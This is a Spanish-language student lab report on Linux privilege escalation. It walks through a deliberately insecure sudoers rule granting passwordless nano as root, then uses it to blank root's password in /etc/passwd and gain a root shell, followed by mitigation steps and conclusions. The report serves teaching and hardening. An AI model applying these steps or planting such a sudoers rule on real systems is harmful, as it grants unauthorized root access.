

Tecnológico Nacional de México

Campus Saltillo

Ingeniería en Sistemas Computacionales

Cómputo en la nube

4.1 Práctica de seguridad informática escalada de privilegios


Docente: Ing. Miguel Salazar del Bosque

Alumno:

Mauro Rodrigo Ruiz Alvarez 22050727

Jueves 5 de Marzo del 2026

Saltillo, Coahuila



Parte 1: Identificación de la vulnerabilidad

1.1 Preparación del entorno:

- Crea un usuario con permisos limitados llamado usuario test:

```
mauro@debianhost:~$ sudo adduser usuario_test
[sudo] password for mauro:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for usuario_test
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] Y
mauro@debianhost:~$ sudo passwd test123
```

Edita el archivo `/etc/sudoers` para agregar una configuración insegura que permita a `usuario_test` ejecutar un editor de texto con permisos de `sudo` sin necesidad de ingresar contraseña. Agrega la siguiente línea al final del archivo `/etc/sudoers`:
`usuario_test ALL=(ALL) NOPASSWD: /usr/bin/nano`

```
mauro@debianhost:~$ sudo visudo
mauro@debianhost:~$ _
```



```
mauro@debianhost: ~  
GNU nano 8.4 /etc/sudoers.tmp *  
  
# This preserves proxy settings from user environments of root  
# equivalent users (group sudo)  
#Defaults:%sudo env_keep += "http_proxy https_proxy ftp_proxy all_proxy no_proxy"  
  
# This allows running arbitrary commands, but so does ALL, and it means  
# different sudoers have their choice of editor respected.  
#Defaults:%sudo env_keep += "EDITOR"  
  
# Completely harmless preservation of a user preference.  
#Defaults:%sudo env_keep += "GREP_COLOR"  
  
# While you shouldn't normally run git as root, you need to with etckeeper  
#Defaults:%sudo env_keep += "GIT_AUTHOR_* GIT_COMMITTER_*"  
  
# Per-user preferences; root won't have sensible values for them.  
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"  
  
# "sudo scp" or "sudo rsync" should be able to use your SSH agent.  
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"  
  
# Ditto for GPG agent  
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"  
  
# Host alias specification  
  
# User alias specification  
  
# Cmnd alias specification  
  
# User privilege specification  
root    ALL=(ALL:ALL) ALL  
  
# Allow members of group sudo to execute any command  
%sudo    ALL=(ALL:ALL) ALL  
  
# See sudoers(5) for more information on "@include" directives:  
  
@includedir /etc/sudoers.d  
  
usuario_test ALL=(ALL) NOPASSWD: /usr/bin/nano_
```

1.2 Escenario vulnerable:

- Inicia sesión como usuario_test:

```
usuario_test@debianhost: ~  
mauro@debianhost:~$ su - usuario_test  
Password:  
usuario_test@debianhost:~$ _
```

Verifica si puedes ejecutar nano como root sin pedir contraseña:

```
usuario_test@debianhost:~$ sudo nano /etc/passwd
```

```
usuario_test@debianhost: ~  
GNU nano 8.4 /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin  
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false  
systemd-timesync:x:991:991:systemd Time Synchronization:/:/usr/sbin/nologin  
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin  
sshd:x:989:65534:sshd:run/sshd:/usr/sbin/nologin  
mauro:x:1000:1000:Mauro,,,:/home/mauro:/bin/bash  
mysql:x:101:105:MariaDB Server:/nonexistent:/bin/false  
usuario_test:x:1001:1001:::/home/usuario_test:/bin/bash  
Read 26 lines  
Help Write Out Where Is Cut Execute Location  
Exit Read File Replace Paste Justify Go To Line
```

2 Explotación de la vulnerabilidad:

- Abre el archivo /etc/passwd con nano usando sudo: `sudo nano /etc/passwd` • Cambia la línea del usuario root para que no requiera una contraseña. Busca la línea que comienza con root y cambia la entrada de contraseña: `root:x:0:0:root:/root:/bin/bash` Por: `root::0:0:root:/root:/bin/bash`

```
GNU nano 8.4 /etc/passwd  
root::0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

- Guardar el archivo y salir. Ahora puedes iniciar sesión como root sin ingresar una contraseña.

```
usuario_test@debianhost:~$ su - root  
root@debianhost:~#
```



Parte 2: Mitigación de la vulnerabilidad

2.1 Restauración del sistema:

- Elimina o corrige la línea en /etc/sudoers que permite la ejecución de nano sin contraseña: sudo visudo
- Borra la línea: usuario_test ALL=(ALL) NOPASSWD: /usr/bin/nano

```
mauro@debianhost:~$ sudo visudo
mauro@debianhost:~$ _
```

```
Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL


# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d

^G Help      ^O Write Out ^E Where Is  ^K Cut       ^T Execute   ^C
```

```
mauro@debianhost:~$ sudo nano /etc/passwd
mauro@debianhost:~$ mauro@debianhost:~$
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```



Conclusiones

La práctica se vio como un usuario sin privilegios llega a tener acceso de root y este se aprovecha de una mala configuración del archivo `/etc/sudoers` con esto que no solo basta con tener contraseñas seguras si los permisos están mal configurados. También permitir que un usuario ejecute el editor de texto como nano sin contraseña es peligroso ya que desde cualquier editor se modifican archivos críticos del sistema como `/etc/passwd` y esto compromete toda la seguridad. Con esta práctica vemos que se aprende la escalada de privilegios ya que podemos ver la forma practica de como una configuracion mal hecha puede comprometer el sistema Linux y nos ayuda a ver la importancia de las buenas prácticas de seguridad desde la configuración inicial del sistema operativo.